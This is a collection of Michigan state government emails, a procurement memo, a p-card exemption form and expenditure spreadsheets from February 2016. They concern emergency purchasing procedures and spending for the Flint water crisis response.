**To:** Brownlee, Jeff (DTMB) <[BrownleeJ@michigan.gov](mailto:BrownleeJ@michigan.gov)>; Vargovich, Carol (MCSC) <[vargovichC@michigan.gov](mailto:vargovichC@michigan.gov)>; Epkey, Amy (DEQ) <[epkeya@michigan.gov](mailto:epkeya@michigan.gov)>; Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>; Wright, Penny (DIFS) <[WrightP@michigan.gov](mailto:WrightP@michigan.gov)>; Graham, Kimberly (DMVA) <[grahamk@michigan.gov](mailto:grahamk@michigan.gov)>; Gyorkos, Laura (DNR) <[gyorkosl@michigan.gov](mailto:gyorkosl@michigan.gov)>; Hamp, Julie M. (MDOC) <[HampJ@michigan.gov](mailto:HampJ@michigan.gov)>; Paradine, Cindy (MDOS) <[ParadineC@michigan.gov](mailto:ParadineC@michigan.gov)>; Frierson, Myron (MDOT) <[FriersonM@michigan.gov](mailto:FriersonM@michigan.gov)>; Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>; Mullen, Patrick (DTMB) <[mullenp1@michigan.gov](mailto:mullenp1@michigan.gov)>; Maynard, Sharon (DTMB) <[maynards1@michigan.gov](mailto:maynards1@michigan.gov)>; Simon, Robert (MGCB) <[SimonR@michigan.gov](mailto:SimonR@michigan.gov)>; Droste, LeAnn (LARA) <[drostel1@michigan.gov](mailto:drostel1@michigan.gov)>; Robinson, Steve (LARA) <[robinsons@michigan.gov](mailto:robinsons@michigan.gov)>; Kish, Lucy (MSL) <[KishL1@michigan.gov](mailto:KishL1@michigan.gov)>; Bruce, David M. (MDARD) <[bruced9@michigan.gov](mailto:bruced9@michigan.gov)>; Shackelford, Levita (MDCR) <[ShackelfordL@michigan.gov](mailto:ShackelfordL@michigan.gov)>; Morse, Peter (MEDC) <[morsep@michigan.org](mailto:morsep@michigan.org)>; Grammer, Scott (MSHDA) <[GrammerS@michigan.gov](mailto:GrammerS@michigan.gov)>; Olivarez, Victoria (MSP) <[OlivarezV1@michigan.gov](mailto:OlivarezV1@michigan.gov)>; Smith, Gerri (DTMB) <[SmithG15@michigan.gov](mailto:SmithG15@michigan.gov)>; Moody, Michael (DTMB) <[MoodyM1@michigan.gov](mailto:MoodyM1@michigan.gov)>; Hanes, Bruce (TREASURY) <[HanesB@michigan.gov](mailto:HanesB@michigan.gov)>; Gyorkos, Laura (DNR) <[gyorkosl@michigan.gov](mailto:gyorkosl@michigan.gov)>; Quigley, David (DTMB) <[quigleyd@michigan.gov](mailto:quigleyd@michigan.gov)>; Stephen, Kimberly (DHHS) <[STEPHENK@michigan.gov](mailto:STEPHENK@michigan.gov)>; Zuker, Whitnie (DTMB) <[ZukerW@michigan.gov](mailto:ZukerW@michigan.gov)>; McDonald, Paul (DEQ) <[mcdonaldp@michigan.gov](mailto:mcdonaldp@michigan.gov)>; Edgett, Chelsea (MEDC) <[edgettcl@michigan.org](mailto:edgettcl@michigan.org)>; Doyle, Holli (MGCB) <[doyleh@michigan.gov](mailto:doyleh@michigan.gov)>; Kotsifis, Marina (MGCB) <[KotsifisM@michigan.gov](mailto:KotsifisM@michigan.gov)>; Platte, Pamela (MDOS) <[plattep@michigan.gov](mailto:plattep@michigan.gov)>; Dennis, Ann (MDE) <[DennisA@michigan.gov](mailto:DennisA@michigan.gov)>; Payne, Darcie (DIFS) <[PayneD3@michigan.gov](mailto:PayneD3@michigan.gov)>; Davis, Kimberly (MCSC) <[davisK5@michigan.gov](mailto:davisK5@michigan.gov)>

**Cc:** Maher, Sharon (DEQ) <[MAHERS@michigan.gov](mailto:MAHERS@michigan.gov)>; Schmitt, Jane (MDE) <[SchmittJ1@michigan.gov](mailto:SchmittJ1@michigan.gov)>; Bassett, Chad (MDE) <[BassettC@michigan.gov](mailto:BassettC@michigan.gov)>

**Subject:** RE: Flint Emergency Purchasing Procedures

Good afternoon,

I have received a few emails asking for a list of the SEOC contacts. We are working on obtaining a copy of that list – I will send it out as soon as it is available.

Have a great night.

Heather

---

**From:** Calahan, Heather (DTMB)

**Sent:** Wednesday, February 03, 2016 4:20 PM

**To:** Brownlee, Jeff (DTMB) <[BrownleeJ@michigan.gov](mailto:BrownleeJ@michigan.gov)>; Vargovich, Carol (MCSC) <[vargovichC@michigan.gov](mailto:vargovichC@michigan.gov)>; Epkey, Amy (DEQ) <[epkeya@michigan.gov](mailto:epkeya@michigan.gov)>; Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>; Wright, Penny (DIFS) <[WrightP@michigan.gov](mailto:WrightP@michigan.gov)>; Graham, Kimberly (DMVA) <[grahamk@michigan.gov](mailto:grahamk@michigan.gov)>; Gyorkos, Laura (DNR) <[gyorkosl@michigan.gov](mailto:gyorkosl@michigan.gov)>; Hamp, Julie M. (MDOC) <[HampJ@michigan.gov](mailto:HampJ@michigan.gov)>; Paradine, Cindy (MDOS) <[ParadineC@michigan.gov](mailto:ParadineC@michigan.gov)>; Frierson, Myron (MDOT) <[FriersonM@michigan.gov](mailto:FriersonM@michigan.gov)>; Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>; Mullen, Patrick (DTMB) <[mullenp1@michigan.gov](mailto:mullenp1@michigan.gov)>; Maynard, Sharon (DTMB) <[maynards1@michigan.gov](mailto:maynards1@michigan.gov)>; Simon, Robert (MGCB) <[SimonR@michigan.gov](mailto:SimonR@michigan.gov)>; Droste, LeAnn (LARA) <[drostel1@michigan.gov](mailto:drostel1@michigan.gov)>; Robinson, Steve (LARA) <[robinsons@michigan.gov](mailto:robinsons@michigan.gov)>; Kish, Lucy (MSL) <[KishL1@michigan.gov](mailto:KishL1@michigan.gov)>; Bruce, David M. (MDARD) <[bruced9@michigan.gov](mailto:bruced9@michigan.gov)>; Shackelford, Levita (MDCR) <[ShackelfordL@michigan.gov](mailto:ShackelfordL@michigan.gov)>; Morse, Peter (MEDC) <[morsep@michigan.org](mailto:morsep@michigan.org)>; Grammer, Scott (MSHDA) <[GrammerS@michigan.gov](mailto:GrammerS@michigan.gov)>; Olivarez, Victoria (MSP) <[OlivarezV1@michigan.gov](mailto:OlivarezV1@michigan.gov)>; Smith, Gerri (DTMB) <[SmithG15@michigan.gov](mailto:SmithG15@michigan.gov)>; Moody, Michael (DTMB) <[MoodyM1@michigan.gov](mailto:MoodyM1@michigan.gov)>; Hanes, Bruce (TREASURY)

<HansesB@michigan.gov>; Gyorkos, Laura (DNR) <gyorkosl@michigan.gov>; Quigley, David (DTMB) <quigleyd@michigan.gov>; Stephen, Kimberly (DHHS) <STEPHENK@michigan.gov>; Zuker, Whitnie (DTMB) <ZukerW@michigan.gov>; McDonald, Paul (DEQ) <mcdonaldp@michigan.gov>; Edgett, Chelsea (MEDC) <edgettcl@michigan.org>; Doyle, Holli (MGCB) <doyleh@michigan.gov>; Kotsifis, Marina (MGCB) <KotsifisM@michigan.gov>; Platte, Pamela (MDOS) <plattcp@michigan.gov>; Dennis, Ann (MDE) <DennisA@michigan.gov>; Payne, Darcie (DIFS) <PayneD3@michigan.gov>; Davis, Kimberly (MCSC) <davisK5@michigan.gov>

**Cc:** Maher, Sharon (DEQ) <MAHERS@michigan.gov>; Schmitt, Jane (MDE) <SchmittJ1@michigan.gov>; Bassett, Chad (MDE) <BassettC@michigan.gov>

**Subject:** Flint Emergency Purchasing Procedures

Good afternoon,

Attached is the Flint Emergency Purchasing Procedures Jeff spoke about this afternoon.

Heather

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Wednesday, February 10, 2016 1:23 PM  
**To:** Hampton, Trisha (DTMB)  
**Subject:** FW: Flint Emergency Purchasing Procedures  
**Attachments:** Flint Emergency Purchasing Procedures.pdf

fyi

---

**From:** Spaniolo, Natalie (DTMB)  
**Sent:** Wednesday, February 10, 2016 1:10 PM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Subject:** FW: Flint Emergency Purchasing Procedures

Sorry I thought I sent this one earlier...here you go

---

**From:** Calahan, Heather (DTMB)  
**Sent:** Wednesday, February 03, 2016 4:20 PM  
**To:** Brownlee, Jeff (DTMB) <[BrownleeJ@michigan.gov](mailto:BrownleeJ@michigan.gov)>; Vargovich, Carol (MCSC) <[vargovichC@michigan.gov](mailto:vargovichC@michigan.gov)>; Epkey, Amy (DEQ) <[epkeya@michigan.gov](mailto:epkeya@michigan.gov)>; Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>; Wright, Penny (DIFS) <[WrightP@michigan.gov](mailto:WrightP@michigan.gov)>; Graham, Kimberly (DMVA) <[grahamk@michigan.gov](mailto:grahamk@michigan.gov)>; Gyorkos, Laura (DNR) <[gyorkosl@michigan.gov](mailto:gyorkosl@michigan.gov)>; Hamp, Julie M. (MDOC) <[HampJ@michigan.gov](mailto:HampJ@michigan.gov)>; Paradine, Cindy (MDOS) <[ParadineC@michigan.gov](mailto:ParadineC@michigan.gov)>; Frierson, Myron (MDOT) <[FriersonM@michigan.gov](mailto:FriersonM@michigan.gov)>; Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>; Mullen, Patrick (DTMB) <[mullenp1@michigan.gov](mailto:mullenp1@michigan.gov)>; Maynard, Sharon (DTMB) <[maynards1@michigan.gov](mailto:maynards1@michigan.gov)>; Simon, Robert (MGCB) <[SimonR@michigan.gov](mailto:SimonR@michigan.gov)>; Droste, LeAnn (LARA) <[drostel1@michigan.gov](mailto:drostel1@michigan.gov)>; Robinson, Steve (LARA) <[robinsons@michigan.gov](mailto:robinsons@michigan.gov)>; Kish, Lucy (MSL) <[KishL1@michigan.gov](mailto:KishL1@michigan.gov)>; Bruce, David M. (MDARD) <[bruced9@michigan.gov](mailto:bruced9@michigan.gov)>; Shackelford, Levita (MDCR) <[ShackelfordL@michigan.gov](mailto:ShackelfordL@michigan.gov)>; Morse, Peter (MEDC) <[morsep@michigan.org](mailto:morsep@michigan.org)>; Grammer, Scott (MSHDA) <[GrammerS@michigan.gov](mailto:GrammerS@michigan.gov)>; Olivarez, Victoria (MSP) <[OlivarezV1@michigan.gov](mailto:OlivarezV1@michigan.gov)>; Smith, Gerri (DTMB) <[SmithG15@michigan.gov](mailto:SmithG15@michigan.gov)>; Moody, Michael (DTMB) <[MoodyM1@michigan.gov](mailto:MoodyM1@michigan.gov)>; Hanses, Bruce (TREASURY) <[HansesB@michigan.gov](mailto:HansesB@michigan.gov)>; Gyorkos, Laura (DNR) <[gyorkosl@michigan.gov](mailto:gyorkosl@michigan.gov)>; Quigley, David (DTMB) <[quigleyd@michigan.gov](mailto:quigleyd@michigan.gov)>; Stephen, Kimberly (DHHS) <[STEPHENK@michigan.gov](mailto:STEPHENK@michigan.gov)>; Zuker, Whitnie (DTMB) <[ZukerW@michigan.gov](mailto:ZukerW@michigan.gov)>; McDonald, Paul (DEQ) <[mcdonaldp@michigan.gov](mailto:mcdonaldp@michigan.gov)>; Edgett, Chelsea (MEDC) <[edgettcl@michigan.org](mailto:edgettcl@michigan.org)>; Doyle, Holli (MGCB) <[doyleh@michigan.gov](mailto:doyleh@michigan.gov)>; Kotsifis, Marina (MGCB) <[KotsifisM@michigan.gov](mailto:KotsifisM@michigan.gov)>; Platte, Pamela (MDOS) <[plattep@michigan.gov](mailto:plattep@michigan.gov)>; Dennis, Ann (MDE) <[DennisA@michigan.gov](mailto:DennisA@michigan.gov)>; Payne, Darcie (DIFS) <[PayneD3@michigan.gov](mailto:PayneD3@michigan.gov)>; Davis, Kimberly (MCSC) <[davisK5@michigan.gov](mailto:davisK5@michigan.gov)>  
**Cc:** Maher, Sharon (DEQ) <[MAHERS@michigan.gov](mailto:MAHERS@michigan.gov)>; Schmitt, Jane (MDE) <[SchmittJ1@michigan.gov](mailto:SchmittJ1@michigan.gov)>; Bassett, Chad (MDE) <[BassettC@michigan.gov](mailto:BassettC@michigan.gov)>  
**Subject:** Flint Emergency Purchasing Procedures

Good afternoon,

Attached is the Flint Emergency Purchasing Procedures Jeff spoke about this afternoon.

Heather





RICK SNYDER  
GOVERNOR

STATE OF MICHIGAN  
DEPARTMENT OF TECHNOLOGY, MANAGEMENT & BUDGET  
LANSING

DAVID B. BEHEN  
DIRECTOR

February 2, 2016

TO: State of Michigan Procurement Leadership  
FROM: DTMB Procurement  
SUBJECT: Genesee County Water Emergency Response - Purchasing Guidance

Thank you to all who are working to support the State of Michigan's Genesee County, City of Flint water emergency response.

Given the complexity and variety of the needs of this emergency effort, the purchasing support required is complex as well. Purchasing protocols have some differences under this declared state of emergency, and meticulous tracking of expenditures is imperative.

The Michigan State Police (MSP) is the lead agency overseeing the situation and managing the State Emergency Operations Center (SEOC). Flint related purchases must first be routed through the appropriate SEOC contact (see attached for an agency roster) to include the SEOC State Director. This is required for all Flint-related purchases without exception. The SEOC financial team is responsible for tracking all expenditures in connection with the emergency efforts.

***Each agency is responsible for its own purchasing transactions. This includes p-card transactions and purchase orders, the tracking of all such transactions, and reporting of those transactions to the appropriate SEOC representative. Failure to properly inform the SEOC financial team of any transaction may result in a forfeiture of any potential reimbursement anticipated by the agency.***

Agency purchasing managers are responsible to supply their agency's SEOC representative with a 24/7 phone number for agency purchasing staff support and request that the SEOC representative involves them in every purchase. (Note: SEOC hours are 8 am to 8 pm, seven days a week at this time.)

***Emergency Purchasing Procedure:***

Public Act 431 of 1984 provides an exception to competitive bidding during a state of emergency. However, responsible purchasing procedures are still the expectation for all procurement professionals (agency purchasing staff).

In addition to the notification and reporting expectations set forth above, transactions should be conducted and/or overseen by procurement professionals, with rare exception, in accordance with the following:

- o Each agency makes their own determination when an emergency purchase order is required, and is then responsible for the supporting documentation
- o Utilize existing State contracts where possible. Contact DTMB Procurement for help negotiating bulk rates or expedited shipments if needed, and for any concerns related to availability of funds on a contract

- o Obtain three quotes whenever reasonably practicable
- o Post bids online to the extent practicable
- o Please escalate any questions to DTMB Procurement before executing a buy
- o DTMB Procurement will assist any agency upon request to address supply chain issues (e.g. working with a national supplier to ensure a high volume supply of water filters are available)
- o DTMB-Financial Services is not responsible for issuing emergency purchase orders on behalf of agencies with the exception of information technology related goods and services
- o Maintain documentation supporting all transactions. Establish internal protocols to support this such as a single spreadsheet to track agency-wide transactions. Report your agency's expenses to the SEOC Finance team via your SEOC representative.

Questions, concerns, or comments should be directed to:

Primary Contact:

Rebecca Cook, Commodities Division Director

[Cookr6@michigan.gov](mailto:Cookr6@michigan.gov)

Cell: 517-930-4015

Secondary Contact:

Jeff Brownlee, Chief Procurement Officer

[brownleej@michigan.gov](mailto:brownleej@michigan.gov)

Cell: 517-930-3472

Sincerely,

Jeff Brownlee

Chief Procurement Officer

State of Michigan



	A		B		C		D		E		F		G		H		I		J	
	CH Payee ID		CH Full Name		Txn Number		Purchase Date		Post Date		Vendor Name		Vendor City		Vendor State		MCC		Amount	
1																				
2																				
3	511		Elenich, Brian F.		TXN01102976		12/2/2015		12/4/2015		SEARS HHO INC 3251		MARQUETTE		MI		5311		\$429.99	
4	511		Wennersten, Judith M.		TXN01102718		12/2/2015		12/3/2015		SHOPKO 10 00100107		MARQUETTE		MI		5311		\$2.38	
5	511		Wennersten, Judith M.		TXN01102828		12/2/2015		12/3/2015		SHOPKO 10 00100107		MARQUETTE		MI		5311		\$13.55	
6	511		Wennersten, Judith M.		TXN01106431		12/9/2015		12/10/2015		SHOPKO 10 00100107		MARQUETTE		MI		5311		\$139.42	
7	511		Wennersten, Judith M.		TXN01107398		12/9/2015		12/11/2015		YOUNKERS #0442		MARQUETTE		MI		5311		\$114.42	
8	511		Wennersten, Judith M.		TXN01107817		12/10/2015		12/11/2015		KOHL'S #0780		MARQUETTE		MI		5311		\$59.98	
9	511		Wennersten, Judith M.		TXN01108647		12/10/2015		12/14/2015		YOUNKERS #0442		MARQUETTE		MI		5311		\$107.94	
10	511		Wennersten, Judith M.		TXN01108720		12/10/2015		12/14/2015		YOUNKERS #0442		MARQUETTE		MI		5311		(\$114.42)	
11																				
12	511		Worrall, Dana M.		TXN01130444		1/25/2016		1/28/2016		HYATT PLACE LANSING		LANSING		MI		7011		\$624.75	

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1	Comments
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6	
7	
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11	
12	(Worrall, Dana M., 02/02/16 11:47) 6-4# 16-0503 Flint Water Mission. This reservation was for Bryon Gerwolds command staff in Lansing.

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**From:** Stansfield, Marsha (DTMB)  
**Sent:** Tuesday, February 16, 2016 3:10 PM  
**To:** McKee, Ryan (DTMB)  
**Subject:** RE: Flint Purchase - Over \$2500

Thanks, Ryan.

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**From:** McKee, Ryan (DTMB)  
**Sent:** Tuesday, February 16, 2016 2:49 PM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Cc:** Wilke, Lacey (DTMB) <[WilkeL@michigan.gov](mailto:WilkeL@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>  
**Subject:** Flint Purchase - Over \$2500  
**Importance:** High

Marsha,

DTMB received a resource request to purchase a battery for the forklift at the Pierson Rd. warehouse. The current battery died and they are struggling to move pallets of water without the forklift. I reached out to Bell's Forklift in Flint and they quoted us a few options and we are going to go with the reconditioned battery at \$3,250 which includes installation and a 1-year warranty. We chose this option due to the availability and timeline for delivery. We are going to procure the battery with Chris' p-card.

In speaking with Lacey, she asked me to send you an email with the purchase details so we are all on the same page. Please let me know if you have any questions.

Thank you,

Ryan McKee  
DTMB Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
p: (517) 241-3356  
e: [mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)

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**From:** Stansfield, Marsha (DTMB)  
**Sent:** Wednesday, February 17, 2016 2:53 PM  
**To:** Premoe, Tara (DEQ)  
**Cc:** Churches, Nichole (DEQ)  
**Subject:** RE: Emergency PCard Increase  
**Attachments:** DEQ Exemption.pdf

Tara,

Attached is the approved exemption. Let me know if you have any questions.

Marsha

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**From:** Premoe, Tara (DEQ)  
**Sent:** Wednesday, February 17, 2016 1:50 PM  
**To:** Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>  
**Cc:** Churches, Nichole (DEQ) <CHURCHESN@michigan.gov>  
**Subject:** RE: Emergency PCard Increase

Please find attached the form. After discussion, the purchase may be one transaction of \$25,000. I changed the limit in WORKS to General \$50,000/\$70,000 since the single transaction limit of \$20,000 will not be enough.

Thank you for your assistance.

**Tara Premoe**  
Administration  
Department of Environmental Quality  
PH: (517) 284-5012  
[premoet@michigan.gov](mailto:premoet@michigan.gov)

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**From:** Stansfield, Marsha (DTMB)  
**Sent:** Wednesday, February 17, 2016 1:14 PM  
**To:** Premoe, Tara (DEQ)  
**Subject:** RE: Emergency PCard Increase

Tara,

Per our conversation please use the following language in the exemption request:

The cardholder will maintain a spreadsheet detailing the number of each card purchased from each vendor, the denomination of the cards, the name or identifier of who received the card, reason and date the card was given. The spreadsheet will be attached to the transaction detail report in which the transaction appears as documentation and tracking.

Let me know if you have any questions.

Marsha

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**From:** Premoe, Tara (DEQ)  
**Sent:** Wednesday, February 17, 2016 12:33 PM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Cc:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>  
**Subject:** RE: Emergency PCard Increase

This will be on a temporary basis until we complete the required testing at Sentinel sites; approximately 8 weeks. I do not anticipate the gift card purchase to be over \$25,000, and depending on donations, hopefully much less. I put it in the emergency profile because we consider it an emergency purchase; do you want it in another category?

## **Tara Premoe**

Administration  
Department of Environmental Quality  
PH: (517) 284-5012  
[premoet@michigan.gov](mailto:premoet@michigan.gov)

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**From:** Stansfield, Marsha (DTMB)  
**Sent:** Wednesday, February 17, 2016 12:28 PM  
**To:** Premoe, Tara (DEQ)  
**Cc:** Spaniolo, Natalie (DTMB)  
**Subject:** RE: Emergency PCard Increase

Tara,

How long do you need the exemption for (trying to decide if an email is sufficient or an exemption form needs to be completed)? Is she only purchasing gift cards? Do you anticipate her purchasing \$50,000 worth of gift cards at one time? Why would this need to be in an emergency profile if purchasing gift cards?

Marsha

---

**From:** Premoe, Tara (DEQ)  
**Sent:** Wednesday, February 17, 2016 12:07 PM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>; Hampton, Trisha (DTMB) <[HamptonT@michigan.gov](mailto:HamptonT@michigan.gov)>  
**Cc:** Epkey, Amy (DEQ) <[epkeya@michigan.gov](mailto:epkeya@michigan.gov)>; Wilcox, Candra (DEQ) <[WilcoxC2@michigan.gov](mailto:WilcoxC2@michigan.gov)>; McDonald, Paul (DEQ) <[mcdonaldp@michigan.gov](mailto:mcdonaldp@michigan.gov)>; Churches, Nichole (DEQ) <[CHURCHESN@michigan.gov](mailto:CHURCHESN@michigan.gov)>  
**Subject:** Emergency PCard Increase  
**Importance:** High

Hi Marsha,

I will be increasing the limit on the PCard assigned to Candra Wilcox to Emergency – STL: \$50,000 per transaction / \$100,000 per cycle. She may be using her card for emergency purchases associated with the declared emergency in Flint. The charges may be to purchase necessary gift cards for residents to participate in water sampling inside their homes, although we are working on donations of the gift cards, donations may or may not cover all of the expenses.

I have instructed Candra to call Bank of America prior to any large purchase to ensure the transaction is not denied. If there are additional codes associated with her card you need to add, please let me know.

I will be out of town from February 19<sup>th</sup> to the 29<sup>th</sup>. Nichole Churches will be handling any procurement issues while I am away, although Nichole does not have administration rights in WORKS and may be contacting you if assistance is needed.

Please let me know if you need further information. Thank you for your assistance.

**Tara Premoe**

Administration

Department of Environmental Quality

PH: (517) 284-5012

[premoet@michigan.gov](mailto:premoet@michigan.gov)

Approved **X**

Denied

## STATEWIDE PROCUREMENT CARD PROGRAM EXEMPTION REQUEST

Completion of this form is required for procurement cardholders with any transaction exemption, including requesting a single transaction limit above \$2,500.00.

Cardholder Name(s): (Attach additional pages if necessary) Candra Wilcox	
Department: DEQ	Division: Administration
Type of Exemption: <input checked="" type="checkbox"/> Single Transaction Limit <input type="checkbox"/> Excluded Items <input type="checkbox"/> Other: <i>Purchase Gift Cards for Water Testing Participants - Flint</i>	Requested Single Limit: \$ 50,000.00
*Justification for Exemption: The cardholder will maintain a spreadsheet detailing the number of each card purchased from each vendor, the denomination of the cards, the name or identifier of who received the card, reason and date the card was given. The spreadsheet will be attached to the transaction detail report in which the transaction appears as documentation and tracking.	
Supervisor Approval Signature: <i>Amy Gray</i>	Date: 2/16/16
Department Procurement Card Administrator Signature: <i>Tax Tremor</i>	Date: 2/16/16
Statewide Procurement Card Administrator Signature: <i>Marsha Stansfield</i>	Date: 2-16-2016
* Separate forms are required for different justifications.	
Please submit completed form to: Marsha Stansfield DTMB Financial Services Lewis Cass Bldg, 2 <sup>nd</sup> Floor 320 S. Walnut St Lansing, MI 48933	
For DTMB Financial Services Office Only	
Entered by:	Date:

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**From:** Stansfield, Marsha (DTMB)  
**Sent:** Thursday, February 18, 2016 9:48 AM  
**To:** Desgranges, Brittany (DTMB)  
**Subject:** RE: New/Replacement/Expiring PCard(s)

Brittany,

Sue is out sick today. Received an email from her earlier.

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**From:** Desgranges, Brittany (DTMB)  
**Sent:** Thursday, February 18, 2016 9:47 AM  
**To:** Lutton, Sue (DNR) <[luttons@michigan.gov](mailto:luttons@michigan.gov)>  
**Cc:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Subject:** RE: New/Replacement/Expiring PCard(s)

Hello Sue,

Scott Lakosky's PCard has arrived.

Thank you,

**Brittany Desgranges**  
Student Assistant  
Financial Services- Procurement  
Lewis Cass Building, 2<sup>nd</sup> Floor  
517-335-4079



**HELP. CONNECT. SOLVE.**

---

**From:** Lutton, Sue (DNR)  
**Sent:** Tuesday, February 09, 2016 11:49 AM  
**To:** Desgranges, Brittany (DTMB) <[DesgrangesB@michigan.gov](mailto:DesgrangesB@michigan.gov)>  
**Subject:** RE: New/Replacement/Expiring PCard(s)

Thanks, Brittany. I have a cardholder who discovered fraud on his card yesterday. He called the bank and will be receiving a new card. When Scott Lakowky's card arrives, could you please give me a call or drop me an e-mail and I will walk over and get it. He is currently here in Lansing on DNR's Emergency Management Response Team for the Flint water crisis. He needs his card while he is here on assignment. I told him I would get it to him as soon as I could.

Thanks.



Sue Lutton  
Department of Natural Resources  
Procurement Services  
Phone: 517.284.5953  
Fax: 517.373.1164  
[luttons@michigan.gov](mailto:luttons@michigan.gov)

"Dogs are not our whole life, but they make our lives whole!" - Roger Caras

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**From:** Desgranges, Brittany (DTMB)  
**Sent:** Tuesday, February 09, 2016 11:10 AM  
**To:** Lutton, Sue (DNR)  
**Cc:** Burton, Ian (DNR); Taylor, Kristin (DNR); Caryl, Steven (DNR); Gutierrez, Jerek (DNR); Kinsinger, Denise (DNR)  
**Subject:** New/Replacement/Expiring PCard(s)

Sue,

I'm putting a new PCard(s) for Ian Burton, Kristin Taylor, Steven Caryl, Denise Kinsinger, and Jerek Gutierrez in ID mail today. Let me know if you do not receive the card(s). Thank you.

☒ This PCard(s) is a new request for a card(s) or a replacement card(s).

The card must be activated before using. The activation code can be found in WORKS under Administration, Organization, Users looking in the Activation ID column.

☐ This PCard(s) is for a card(s) that is due to expire.

The card must be activated before using. The activation code can be found in WORKS under Administration, Organization, Users looking in the Activation ID column.

Remind the cardholder(s) that if the card number is on file with any vendors, it will need to be updated with the new expiration date and CVV number (from the back of the card). The old card is active until the end of the month shown as the card's expiration date, but the new card can be activated at any time before then. The old card should be disposed of according to your agency's regulations.

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**From:** Stansfield, Marsha (DTMB)  
**Sent:** Friday, February 19, 2016 9:43 AM  
**To:** Gibson, Jennifer (DTMB)  
**Subject:** RE: Flint Water Info

Thank you, Jennifer.

I would appreciate that.

Marsha

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**From:** Gibson, Jennifer (DTMB)  
**Sent:** Friday, February 19, 2016 7:13 AM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Subject:** RE: Flint Water Info

Marsha,

Dane has received the information from Chris and Jeanette from CIP. I can tell him to forward it your way.

Jennifer

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**From:** Stansfield, Marsha (DTMB)  
**Sent:** Thursday, February 18, 2016 4:15 PM  
**To:** Gibson, Jennifer (DTMB) <[GibsonJ@michigan.gov](mailto:GibsonJ@michigan.gov)>  
**Subject:** Flint Water Info

Jennifer,

Natalie said that you received information on expenditures for the Flint water issue. Would you please forward it to me to review and see if there is anything on there for PCard related items that I need to provide information on.

Thank you.

Marsha

A		B	C	D
1	Vendor	Item	P-Card	Date
2	Bel Warehouse*Estimate**	Warehouse rental agreement (Monthly fee with personnel costs)	\$30,000.00	1/14/16
3	Apple	30 iPads, cases, stylis	\$18,592.85	1/14/15
4	Verizon Wireless	iPad cases, stylis	\$837.24	1/14/16
5	U-Haul	Rental of 4 trucks 1/14 - 1/25/16 +\$.79 mile \$21 per truck per day	\$2,714.31	1/14/16
6	Survey Monkey for MSP	One month access	\$26.00	1/15/16
7	Republic Services*	Dumpster Rental \$300 each time emptied	\$600.00	1/15/16
8	Grainger	500 Rain Ponchos	\$895.00	1/15/16
9	Apple	30 iPads, cases, stylis	\$18,242.20	1/15/16
10	DK Security	Armed security guard with vehicle overnight at Clio Road warehouse 1/17	\$9,308.00	1/17/16
11		Additional security guard rover	\$253.80	1/22/16
12		Additional guard at Flint State Office Building 1/13 25.38 per day	\$1,256.31	1/13/16
13		3 - 15 foot trucks 1/17 - 1/25/16 \$.79 per mile+\$32 per day per truck	\$664.62	1/17/16
14	Staples	Wireless Printer and Router for FEMA	\$893.94	1/17/16
15	Grainger	765 Handwarmers	\$999.60	1/17/16
16	Arwood Waste 810 515-7346	Porta Potty Rental \$85 month (3) onsite	\$467.76	1/18/16
17	Verizon Wireless	2 iPhones with cases and chargers for MCSC	\$121.94	1/18/16
18	Apple	1 iPad	\$700.00	1/18/16
19	Apple	4 iPads	\$2,176.00	1/18/16
20	Apple	8 iPads and 19 cases	\$5,281.05	1/18/16
21	Apple	7 iPads and 12 cases	\$5,151.40	1/18/16
22	Apple	11 iPads	\$7,653.20	1/18/16
23	Walmart #1928 4313 Corunna Rd	Water Filters-Walmart Foundation to reimburse purchase	\$17,920.00	1/11/16
24	ABC Warehouse	TV for JIC (Mike Noonan)	\$747.00	1/13/16
25	Home Depot	13 rolls of Stretch Wrap & 10 Box Cutters	\$305.28	1/20/16
26	Apple	iPads	\$18,242.20	1/22/16
27	Constitution Hall Guards	Additional Guards January 22 - February 12	\$6,472.00	1/22/16
28	Grainger	Vests	\$960.00	1/21/16
29	Grainger	Vests	\$1,440.00	1/22/16
30	Grainger	Power Strips	\$61.92	1/22/16
31	DTMB Customer Service Center		\$1,281.03	1/22/16
32	DTMB Mail & Delivery	Cost for rental truck through 1/23 plus mileage fee	\$2,835.00	1/23/16
33	DTMB Mail & Delivery	Driver's Overtime - Through 2/1/16	\$46,740.11	
34	DTMB Mail & Delivery	DTMB Truck Use - Through 1/23	\$4,800.00	1/22/16
35	Verizon Wireless	(30) iPads, Cases, Chargers & Stylis	\$16,198.80	1/21/16
36	Verizon Wireless	(30) iPads, Cases, Chargers & Stylis	\$13,198.80	1/22/16
37	Gordon's Food Service	Coffee Supplies (coffee, 36 coffee maker, cups, cream, sugar)	\$167.14	1/24/16
38	DTMB Printing	Printing fees (DTMB Print & Graphic Services) Palm cards, test kit page	\$47,305.88	2/2/16
